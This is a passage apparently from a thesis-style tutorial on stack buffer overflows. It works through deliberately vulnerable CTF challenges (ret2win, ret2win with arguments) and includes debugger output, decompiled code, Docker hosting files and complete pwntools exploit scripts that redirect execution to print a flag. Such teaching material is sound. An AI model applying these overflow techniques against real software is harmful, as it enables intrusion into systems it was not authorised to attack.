0x00007fffffffdec0│+0x0030: 0x0000555555554fc0  →  <__libc_csu_init+0> push r15  ← $rbp
0x00007fffffffdec8│+0x0038: 0x00007ffff7a03bf7  →  <__libc_start_main+231> mov edi, eax

   0x555555554f6e <main+111>       mov    eax, 0x0
   0x555555554f73 <main+116>       call   0x5555555548f0 <__isoc99_scanf@plt>
   0x555555554f78 <main+121>       mov    eax, 0xdeadbeef
 → 0x555555554f7d <main+126>       cmp    QWORD PTR [rbp-0x8], rax
   0x555555554f81 <main+130>       jne    0x555555554f8f <main+144>
   0x555555554f83 <main+132>       mov    edi, 0x20
   0x555555554f88 <main+137>       call   0x555555554850 <putchar@plt>
   0x555555554f8d <main+142>       jmp    0x555555554f94 <main+149>
   0x555555554f8f <main+144>       call   0x555555554a3a <win>
```

Taking a look at the **rbp-0x30** register:

```
   0x555555554f6e <main+111>       mov    eax, 0x0
   0x555555554f73 <main+116>       call   0x5555555548f0 <__isoc99_scanf@plt>
   0x555555554f78 <main+121>       mov    eax, 0xdeadbeef
 → 0x555555554f7d <main+126>       cmp    QWORD PTR [rbp-0x8], rax
   0x555555554f81 <main+130>       jne    0x555555554f8f <main+144>
   0x555555554f83 <main+132>       mov    edi, 0x20
   0x555555554f88 <main+137>       call   0x555555554850 <putchar@plt>
   0x555555554f8d <main+142>       jmp    0x555555554f94 <main+149>
   0x555555554f8f <main+144>       call   0x555555554a3a <win>
[#0] Id 1, Name: "challenge0", stopped 0x555555554f7d in main (), reason: BREAKPOINT
[#0] 0x555555554f7d → main()

Breakpoint 2, 0x0000555555554f7d in main ()
gef➤   x/10gx $rbp-0x30
0x7fffffffde90: 0x6161616161616161      0x6161616161616161
0x7fffffffdea0: 0x6262626262626262      0x6262626262626262
0x7fffffffdeb0: 0x6363636363636363      0x0000000064646464
0x7fffffffdec0: 0x0000555555554fc0      0x00007ffff7a03bf7
0x7fffffffded0: 0x0000000000000001      0x00007fffffffdfa8
```

As expected:

- The first 0x10 bytes are overwritten with **0x61,** which is the hex representation of "a".
- The next 0x10 bytes are overwritten with **0x62,** which is the hex representation of "b".
- The next 0x08 bytes are overwritten with **0x63,** which is the hex representation of "c".
- The last 0x04 bytes are overwritten with **0x64,** which is the hex representation of "d".

The value **0xdeadbeef** is now **0x64646464**. The goal is achieved and the value of the target is changed from **0xdeadbeef** to **0x64646464**. A full exploit in python will be given below.

Exploit

```
#!/usr/bin/python3.8
import warnings
from pwn import *
from termcolor import colored
warnings.filterwarnings("ignore")

context.log_level = "error"

LOCAL  = False
check  = True

while check:
 # Open a local process or a remote
 if LOCAL:
   r   = process("./challenge0")
 else:
   r   = remote("0.0.0.0", 1337)

 # Overflow the buffer with 44 bytes and overwrite the address of "target" with junk.
 r.sendlineafter(">", "A" * 44)

 # Read flag - unstable connection
 try:
   flag = r.recvline_contains("FLAG").decode()
   print(colored(f"\n[+] Flag: {flag}\n", "green"))
   check = False
 except
   print(colored("\n[-] Failed to connect!", "red"))
 r.close()
```

An explanation of the exploit will be shown now. First of all, the user needs to install pwntools [21]. This challenge is very easy and small, and there is no need to use pwntools to exploit it. It is a good way to proceed and get familiar with writing exploits because bigger and more complex challenges cannot be solved otherwise. The built-in functions are self-explanatory.

```
r = process("./challenge0")        # Opens a local process of the file given
r = remote("IP", port)             # Opens a remote instance on the given IP and port
e = ELF("./challenge0")            # Exposes functionality for manipulating ELF files
r.sendlineafter(">", "string")     # Sends after ">" the string "string"
r.recvline_contains("FLAG")        # Receive the line containing the string "FLAG"
r.close()                          # Closes the connection
```

Docker

Docker instances are used as virtual environments to host the programs remotely.

Dockerfile:

```
FROM ubuntu:18.04

ENV DEBIAN_FRONTEND noninteractive

# Update
RUN apt-get update -y

# Install dependencies
RUN apt-get install -y lib32z1 libseccomp-dev socat supervisor

# Clean up
RUN apt-get clean && rm -rf /var/lib/apt/lists/*
```

```
# Create ctf-user
RUN groupadd -r ctf && useradd -r -g ctf ctf
RUN mkdir -p /home/ctf

# Configuration files/scripts
ADD config/supervisord.conf /etc/

# Challenge files
COPY --chown=ctf challenge/ /home/ctf/

# Set some proper permissions
RUN chown -R root:ctf /home/ctf
RUN chmod 750 /home/ctf/challenge0
RUN chmod 440 /home/ctf/flag.txt

EXPOSE 1337

CMD ["/usr/bin/supervisord", "-c", "/etc/supervisord.conf"]
```

build-docker.sh:

```
#!/bin/bash
docker build --tag=challenge0 .
docker run -p 1337:1337 --rm --name=challenge0 challenge0
```

supervisord.conf:

```
[supervisord]
nodaemon=true
logfile=/dev/null
logfile_maxbytes=0
```

```
pidfile=/run/supervisord.pid


[program:socat]
user=ctf
command=socat -dd TCP4-LISTEN:1337,fork,reuseaddr EXEC:/home/ctf/challenge0,pty,echo=0,raw,iexten=0
directory=/home/ctf
stdout_logfile=/dev/stdout
stdout_logfile_maxbytes=0
stderr_logfile=/dev/stderr
stderr_logfile_maxbytes=0
```

```
→  src git:(main) ✗ python solver.py
[+] Flag: FLAG{my_f1r5t_b0f}
```

This was the first interaction with a binary that is vulnerable to Buffer Overflow.

The challenges and documentation can be found in my GitHub [repository](#) [22].

6.2 Challenge1 - ret2win

Description:

- Simple ret2win example, overflow the buffer and overwrite the return address with the address of win.

Objective:

- ret2win

Flag:

- FLAG{ret2win_1s_345y}

Running the "file" command.

```
➜ challenge git:(main) ✗ file challenge1
challenge1: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=6f9a0910b9f0cbb1781479710d95aaae4ea65b31, not stripped
```

It looks like challenge0. After getting the basic information out of the binary, run "strings", to see any helpful strings inside it.

```
<SNIP>
[4mStack frame layout
[0m%s
|      .       | <- Higher addresses
|      .       |
|______________|
|              | <- %d bytes
| Return addr  |
|     SFP      |
|  Buffer[%d]  |
|              |
|  Buffer[0]   |
|______________| <- Lower addresses
[*] The buffer is [%d] bytes long and 'scanf("%%s", buf)' has no size limitation.
[*] Overflow the buffer and SFP with junk and then overwrite the 'Return Address' with
```


```
the address of 'win()'.

%s[-] You failed!
<SNIP>
```

There is a stack layout and instructions to solve the challenge. Checking the protections:

```
gef➤  checksec
[+] checksec for '/home/w3th4nds/github/Thesis/challenge1/challenge/challenge1'
Canary                    : ✘
NX                        : ✓
PIE                       : ✘
Fortify                   : ✘
RelRO                     : Full
```

Protection	Enabled	Usage
Canary	**NO**	Prevents **Buffer Overflows**
NX	**YES**	Disables **code execution** on stack
PIE	**NO**	Randomizes the **base address** of the binary
RelRO	**FULL**	Makes some binary sections **read-only**

Having **canary** and **PIE** disabled means that there might be a possible buffer overflow. The program interface looks like this:



```
→ challenge1 git:(main) ✗ ./challenge/challenge1

  This is a simple Buffer Overflow example : ret2win

Stack frame layout

|      .      | <- Higher addresses
|      .      |
|_____________|
|             | <- 48 bytes
| Return addr |
|_____________|
|             | <- 40 bytes
|     SFP     |
|_____________|
|             | <- 32 bytes
|  Buffer[31] |
|_____________|
|      .      |
|      .      |
|_____________|
|             |
|  Buffer[0]  |
|_____________| <- Lower addresses

[*] The buffer is [32] bytes long and 'scanf("%s", buf)' has no size limitation.
[*] Overflow the buffer and SFP with junk and then overwrite the 'Return Address' with the address of 'win()'.

> AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[1]    38499 segmentation fault  ./challenge/challenge1
→ challenge1 git:(main) ✗ _
```

There is a Buffer Overflow because, after a large amount of "A"s, the program stopped with a Segmentation fault. This means the addresses of the binary are overwritten.

Disassembly


Starting from main():

```
undefined8 main(void)

{
  setup();
  vulnerable_function();
  printf("\n%s[-] You failed!\n",&DAT_00400c18);
  return 0;
}
```

Taking a better look at vulnerable_function():

```
void vulnerable_function(void)

{
  undefined local_28 [32];

  buffer_demo();
  printf(
            "\n[*] The buffer is [%d] bytes long and \'scanf(\"%%s\", buf)\' has no sizelimitation.\n[*] Overflow the buffer and SFP with junk and then overwrite the \'Return Address\' with the address of \'win()\'.\n\n> "
        ,0x20);
  __isoc99_scanf(&DAT_00401010,local_28);
  return;
}
```

It calls buffer_demo() which prints the stack frame at the interface. Then, it calls scanf("%s", local_28).



local_28 is a 32 bytes-long buffer, but there is no limitation to the input string. It will only end when it reads a new line. That means the user can write as many characters as they desire, leading to a Buffer Overflow. We need to overwrite the return address with something useful. Take a look at win():

```
void win(void)

{
  undefined8 local_38;
  undefined8 local_30;
  undefined8 local_28;
  undefined8 local_20;
  FILE *local_10;

  local_38 = 0;
```

```
  local_30 = 0;
  local_28 = 0;
  local_20 = 0;
  puts("\x1b[1;32m");
  puts("\n[+] You managed to redirect the program\'s flow!\n[+] Here is your reward:\n");
  local_10 = fopen("./flag.txt","r");
  if (local_10 == (FILE *)0x0) {
    printf("%s[-] Error opening flag.txt!\n",&DAT_00400c18);
                    /* WARNING: Subroutine does not return */
    exit(0x45);
  }
  fgets((char *)&local_38,0x20,local_10);
  puts((char *)&local_38);
  fclose(local_10);
  return;
}
```

As expected from the previous example, this function reads and prints the flag. The goal is to reach this function, which is never called. Keep in mind the interface of the program:

```
➜ challenge git:(main) ✗ ./challenge1



🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩
🔩                                          🔩
🔩 This is a simple Buffer Overflow example : ret2win 🔩
🔩                                          🔩
🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩


Stack frame layout looks like this:

|_____________|
|             | <- 48 bytes
| Return addr |
|_____________|
|             | <- 40 bytes
|     SFP     |
```

```
|______________|
|              |  <- 32 bytes
|  Buffer[31]  |
|______________|
|      .       |
|      .       |
|______________|
|              |
|  Buffer[0]   |
|______________|


[*] The buffer is [32] bytes long and 'scanf("%s", buf)' has no size limitation.
[*] Overflow the buffer and SFP with junk and then overwrite the 'Return Address' with the address of 'win()'.
```

- Fill the local_28[32] buffer with 32 bytes of junk.
- Overwrite the stack frame pointer with 8 bytes of junk.
- Overwrite the return address with `win()` address, 8 bytes aligned, and correct endianness.

Endianness is the way of storing multibyte data types like double, char, int, and so on.

- **Little-endian**: The last byte of the multibyte data type is stored first.
- **Big-endian**: The first byte of the multibyte data type is stored first.

```
➜  challenge git:(main) ✗ file challenge1
challenge1: ELF 64-bit LSB executable, x86-64...
```

This is an LSB executable, meaning it runs with Little Endianness. It is also 64-bit, meaning each address shall be 8 bytes long and not 4. Once the `win()` address is found, the user must convert it to this.


Debugging

There are multiple ways to find the address of a function. All of them will be demonstrated for this challenge, but only pwntools will be used for the rest.

- Disassembler
- Debugger
- objdump
- readelf
- pwntools

Disassembler

Inside the disassembler, go to the function.



The address of win() is 0x004008e7. This has to be 8 bytes aligned, resulting in this: 0x00000000004008e7. Now, this should be converted to little endian. \xe7\x08\x40\x00\x00\x00\x00\x00: These are the 8 bytes that represent the address of win() in little-endian. This is how the user can find the address of a function inside the disassembler.

Debugger

Inside the debugger, the user can use “p” or “print” the function's address like this:

```
gef➤  print win
$1 = {<text variable, no debug info>} 0x4008e7 <win>
gef➤  p win
$2 = {<text variable, no debug info>} 0x4008e7 <win>
```

objdump

```
➜ challenge git:(main) ✗ objdump
Usage: objdump <option(s)> <file(s)>
 Display information from object <file(s)>.
 At least one of the following switches must be given:
  -a, --archive-headers    Display archive header information
  -f, --file-headers       Display the contents of the overall file header
  -p, --private-headers    Display object format specific file header contents
  -P, --private=OPT,OPT... Display object format specific contents
  -h, --[section-]headers  Display the contents of the section headers
  -x, --all-headers        Display the contents of all headers
  -d, --disassemble        Display assembler contents of executable sections
  -D, --disassemble-all    Display assembler contents of all sections
  -S, --source             Intermix source code with disassembly
  -s, --full-contents      Display the full contents of all sections requested
  -g, --debugging          Display debug information in object file
  -e, --debugging-tags     Display debug information using ctags style
  -G, --stabs              Display (in raw form) any STABS info in the file
  -W[lLiaprmfFsoRtUuTgAckK] or
  --dwarf[=rawline,=decodedline,=info,=abbrev,=pubnames,=aranges,=macro,=frames,
          =frames-interp,=str,=loc,=Ranges,=pubtypes,
          =gdb_index,=trace_info,=trace_abbrev,=trace_aranges,
          =addr,=cu_index,=links,=follow-links]
                           Display DWARF info in the file
  -t, --syms               Display the contents of the symbol table(s)
  -T, --dynamic-syms       Display the contents of the dynamic symbol table
  -r, --reloc              Display the relocation entries in the file
  -R, --dynamic-reloc      Display the dynamic relocation entries in the file
  @<file>                  Read options from <file>
  -v, --version            Display this program's version number
  -i, --info               List object formats and architectures supported
  -H, --help               Display this information
```

```
➜ challenge git:(main) ✗ objdump -t ./challenge1| grep win
00000000004008e7 g     F .text  00000000000000b0              win
```

The player can use the “-t” flag, pipe the output and grep for the function. From the man page of objdump:

```
DESCRIPTION
objdump displays information about one or more object files. The options control what particular information to display. This information is mostly useful to programmers who are working on the compilation tools, as opposed to programmers who just want their program to compile and work.
```

readelf

```
➜ challenge git:(main) ✗ readelf
Usage: readelf <option(s)> elf-file(s)
 Display information about the contents of ELF format files
 Options are:
  -a --all               Equivalent to: -h -l -S -s -r -d -V -A -I
  -h --file-header       Display the ELF file header
  -l --program-headers   Display the program headers
     --segments          An alias for --program-headers
  -S --section-headers   Display the sections' header
     --sections          An alias for --section-headers
  -g --section-groups    Display the section groups
  -t --section-details   Display the section details
  -e --headers           Equivalent to: -h -l -S
  -s --syms              Display the symbol table
     --symbols           An alias for --syms
  --dyn-syms             Display the dynamic symbol table
  -n --notes             Display the core notes (if present)
  -r --relocs            Display the relocations (if present)
  -u --unwind            Display the unwind info (if present)
  -d --dynamic           Display the dynamic section (if present)
  -V --version-info      Display the version sections (if present)
  -A --arch-specific     Display architecture specific information (if any)
  -c --archive-index     Display the symbol/file index in an archive
  -D --use-dynamic       Use the dynamic section info when displaying symbols
  -x --hex-dump=<number|name>
                         Dump the contents of section <number|name> as bytes
  -p --string-dump=<number|name>
                         Dump the contents of section <number|name> as strings
  -R --relocated-dump=<number|name>
                         Dump the contents of section <number|name> as relocated bytes
  -z --decompress        Decompress section before dumping it
  -w[lLiaprmfFsoRtUuTgAckK] or
```

```
--debug-dump[=rawline,=decodedline,=info,=abbrev,=pubnames,=aranges,=macro,=frame
s,
         =frames-interp,=str,=loc,=Ranges,=pubtypes,
         =gdb_index,=trace_info,=trace_abbrev,=trace_aranges,
         =addr,=cu_index,=links,=follow-links]
                  Display the contents of DWARF debug sections
  --dwarf-depth=N       Do not display DIEs at depth N or greater
  --dwarf-start=N       Display DIEs starting with N, at the same depth
                  or deeper
  -I --histogram        Display histogram of bucket list lengths
  -W --wide             Allow output width to exceed 80 characters
  @<file>               Read options from <file>
  -H --help             Display this information
  -v --version          Display the version number of readelf
```

From the man page of readelf:

```
DESCRIPTION
       readelf displays information about one or more ELF format object files.  The options control what particular information to display.

       elffile... are the object files to be examined.  32-bit and 64-bit ELF files are supported, as are archives containing ELF files.

       This program performs a similar function to objdump but it goes into more detail and it exists independently of the BFD library, so if there is a
     bug in BFD then readelf will not be affected.
```

The user can use the “-s” flag, pipe the output, and grep for the function.

```
➜ challenge git:(main) ✗ readelf -s ./challenge1 | grep win
   64: 00000000004008e7   176 FUNC    GLOBAL DEFAULT   13 win
```

Pwntools

The ELF module will help the user to get the address of win. For packing, pwntools have a built-in function, `p64()`. It is mainly used for packing integers. From the official page of pwntools:

```
Module for packing and unpacking integers.

Simplifies access to the standard struct.pack and struct.unpack functions, and also adds support for packing/unpacking arbitrary-width integers.

The packers are all context-aware for endian and signed arguments, though they can be overridden in the parameters.
```

This way, the user can print the address of a function in python using pwntools.

```
e = ELF(fname)
r = process(fname)
print("Address of win:      0x{}".format(hex(e.sym.win)))
print("p64() address of win: {}".format(p64(e.sym.win)))
```

```
➜ challenge git:(main) ✗ python solver.py
```

```
[*] '/home/w3th4nds/github/Thesis/challenge1/challenge/challenge1'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[+] Starting local process './challenge1': pid 11566
Address of win:      0x0x4008e7
p64() address of win: b'\xe7\x08@\x00\x00\x00\x00\x00'
```

The only difference with the theoretical result is the "@" symbol. It was shown as "\x40" instead of that. This happens because the "@" in hex is 0x40. So, the output string is converted to this. From the man page of ASCII:

```
<SNIP>
Oct   Dec   Hex   Char                     Oct   Dec   Hex   Char
────────────────────────────────────────────────────────────────────
──────────────────────────
000   0     00    NUL '\0' (null character)  100   64    40    @
<SNIP>
```

The address of a function can be found with 5 different ways. From now on, the pwntools method will be used as it is dynamic and easy to use. Now that the address of `win()` is known, the final payload should look like this:

```
payload = "A"*40 + p64(e.sym.win)
```

This translates to 40 bytes of junk to fill the buffer and overwrite the SFP, and 8 bytes of the win to overwrite the return address. There is a custom function that automatically finds the buffer overflow offset, making the script more dynamic.

```python
def find_boffset(max_num):
 # Avoid spamming
 context.log_level = "error"
 print(colored("\n[*] Searching for Overflow Offset..", "blue"))
 for i in range(1, max_num):
  # Open connection
  r = process(fname)
  r.sendlineafter(prompt, "A"*i)

  # Recv everything
  r.recvall(timeout=0.2)

  # If the exit code == -1 (SegFault)
  if r.poll() == -11:
   print(colored("\n[+] Buffer Overflow Offset found at: {}".format(i-1), "green"))
   r.close()
   return i-1
  r.close()
 print(colored("\n[-] Could not find Overflow Offset!\n", "red"))
 r.close()
```

This brute forces `max_num times`, which is given by the user, opening and closing processes each time, and if the return code is -11, which indicates a Segmentation fault, then it returns this offset. The full exploit will be shown below.

```python
#!/usr/bin/python3.8
import warnings
from pwn import *
from termcolor import colored
warnings.filterwarnings("ignore")

fname = "./challenge1"

LOCAL = False

e    = ELF(fname)

prompt = ">"

def find_boffset(max_num):
  # Avoid spamming
  context.log_level = "error"
  print(colored("\n[*] Searching for Overflow Offset..", "blue"))
  for i in range(1, max_num):
    # Open connection
    r = process(fname)
    r.sendlineafter(prompt, "A"*i)

    # Recv everything
    r.recvall(timeout=0.2)

    # If the exit code == -1 (SegFault)
    if r.poll() == -11:
      print(colored("\n[+] Buffer Overflow Offset found at: {}".format(i-1), "green"))
      r.close()
      return i-1
    r.close()
  print(colored("\n[-] Could not find Overflow Offset!\n", "red"))
  r.close()

def pwn():
  # Find the overflow offset
  offset = find_boffset(200)
```

```python
    # Open a local process or a remote instance
    if LOCAL:
      r   = process(fname)
    else:
      r   = remote("0.0.0.0", 1337)

    # Call the function to send
    r.sendlineafter(">", b"A"*offset + p64(e.sym.win))

    # Read flag - unstable connection
    try:
      flag = r.recvline_contains("FLAG").decode()
      print(colored("\n[+] Flag: {}\n".format(flag), "green"))
    except:
      print(colored("\n[-] Failed to connect!\n", "red"))

if __name__ == "__main__":
    pwn()
```

```
➜  challenge git:(main) ✗ python solver.py
[*] '/home/w3th4nds/github/Thesis/challenge1/challenge/challenge1'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)

[*] Searching for Overflow Offset..

[+] Buffer Overflow Offset found at: 40

[+] Flag: FLAG{ret2win_1s_345y}
```

6.3 Challenge2 - ret2win with arguments

Description:

- ret2win example, overflow the buffer and overwrite the return address with the address of win. This time, the win needs to have 2 arguments.

Objective:

- ret2win with args.

Flag:

- FLAG{ret2win_but_w1th_4rg5_1s_345y_t00}

Start with a checksec:

```
gef➤  checksec
[+] checksec for '/home/w3th4nds/github/Thesis/challenge2/challenge/challenge2'
Canary                        : ✘
NX                            : ✓
PIE                           : ✘
Fortify                       : ✘
RelRO                         : Full
```

It looks like challenge1.

Protection	**Enabled**	**Usage**
Canary	**NO**	Prevents **Buffer Overflows**
NX	**YES**	Disables **code execution** on stack
PIE	**NO**	Randomizes the **base address** of the binary
RelRO	**FULL**	Makes some binary sections **read-only**

Having **canary** and **PIE** disabled means that we might have a possible buffer overflow. The program interface looks like this:

```
🔨🔨🔨🔨🔨🔨🔨🔨🔨🔨🔨🔨🔨🔨🔨🔨🔨🔨🔨🔨🔨🔨🔨🔨🔨🔨🔨🔨🔨🔨🔨🔨🔨🔨
🔨                                                              🔨
🔨  This is a simple Buffer Overflow example : ret2win with args 🔨
🔨                                                              🔨
🔨🔨🔨🔨🔨🔨🔨🔨🔨🔨🔨🔨🔨🔨🔨🔨🔨🔨🔨🔨🔨🔨🔨🔨🔨🔨🔨🔨🔨🔨🔨🔨🔨🔨

Stack frame layout

|      .       | <- Higher addresses
|      .       |
|______________|
|              | <- 48 bytes
| Return addr  |
|______________|
|              | <- 40 bytes
|     SFP      |
|______________|
|              | <- 32 bytes
|  Buffer[31]  |
|______________|
|      .       |
|      .       |
|______________|
|              |
|  Buffer[0]   |
|______________| <- Lower addresses

[*] The buffer is [32] bytes long and 'read(0, buffer, 105)' reads up to 105 bytes.
[*] Overflow the buffer and SFP with junk and then overwrite the 'Return Address' with the address of 'win()'.
[*] This time, you need to call 'win(0xdeadbeef, 0xc0deb4be)'.

> ^C
```

It prints the layout of the stack and instructions to solve the challenge. The disassembler will give more information on the binary.

Disassembly

Starting from main():

```
undefined8 main(void)

{
  setup();
  vulnerable_function();
  printf("\n%s[-] You failed!\n",&DAT_00400c98);
  return 0;
}
```

There is one important function that is called. Taking a better look at vulnerable_function():

```
void vulnerable_function(void)

{
  undefined local_28 [32];

  buffer_demo();
  printf(
           "\n[*] The buffer is [%d] bytes long and \'read(0, buffer, 0x69)\' reads up to 0x69bytes.\n[*] Overflow the buffer and SFP with junk and then \'Return Address\' with theaddress of \'win()\'.\n[*] This time, you need to call \'win(0xdeadbeef,0xc0deb4be)\'.\n\n> "
         ,0x20);
  read(0,local_28,0x69);
  return;
}
```

It calls buffer_demo(), which prints the stack frame at the interface. Then, it calls read(0, local_28, 0x69). It is almost the same as challenge1, but this time instead of scanf, it uses read. From the man page of read:

```
SYNOPSIS
#include <unistd.h>

ssize_t read(int fd, void *buf, size_t count);

DESCRIPTION
read() attempts to read up to count bytes from file descriptor fd into the buffer starting at buf.

On files that support seeking, the read operation commences at the file offset, and the file offset is incremented by the number of
bytes read.  If the file offset is at or past the end of file, no bytes are read, and read() returns zero.

If count is zero, read() may detect the errors described below.  In the absence of any errors, or if read() does not check for
errors, a read() with a count of 0 returns zero and has no other effects.
```

local_28 is a 32 bytes-long buffer, but we can read up to 0x69. That means there is a buffer overflow and flow redirection. Take a look at win().

```
void win(int param_1,int param_2)

{
  undefined8 local_48;
  undefined8 local_40;
  undefined8 local_38;
  undefined8 local_30;
  undefined8 local_28;
  undefined8 local_20;
  undefined2 local_18;
  FILE *local_10;

  if ((param_1 != -0x21524111) || (param_2 != -0x3f214b42)) {
    fail();
  }
  local_48 = 0;
  local_40 = 0;
  local_38 = 0;
  local_30 = 0;
  local_28 = 0;
  local_20 = 0;
  local_18 = 0;
  puts("\x1b[1;32m");
  puts("\n[+] You managed to redirect the program\'s flow!\n[+] Here is your reward:\n");
  local_10 = fopen("./flag.txt","r");
  if (local_10 != (FILE *)0x0) {
    fgets((char *)&local_48,0x32,local_10);
    puts((char *)&local_48);
    fclose(local_10);
    return;
  }
  printf("%s[-] Error opening flag.txt!\n",&DAT_00400c98);
                    /* WARNING: Subroutine does not return */
  exit(0x45);
}
```

This time it is different. This function reads and prints the flag as expected from the previous example. But, to do so, there is a check.

```
if ((param_1 != -0x21524111) || (param_2 != -0x3f214b42)) {
  fail();
}
```

This time, win takes 2 arguments. If argument1 is not -0x21524111 and argument2 is not -0x3f214b42. The goal is to reach this function, which is never called. The exploitation process follows:

```
🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩
🔩                                                    🔩
🔩  This is a simple Buffer Overflow example : ret2win with args  🔩
🔩                                                    🔩
🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩🔩


Stack frame layout looks like this:

|_______________|
|               | <- 48 bytes
| Return addr   |
|_______________|
|               | <- 40 bytes
|     SFP       |
|_______________|
|               | <- 32 bytes
|  Buffer[31]   |
|_______________|
|      .        |
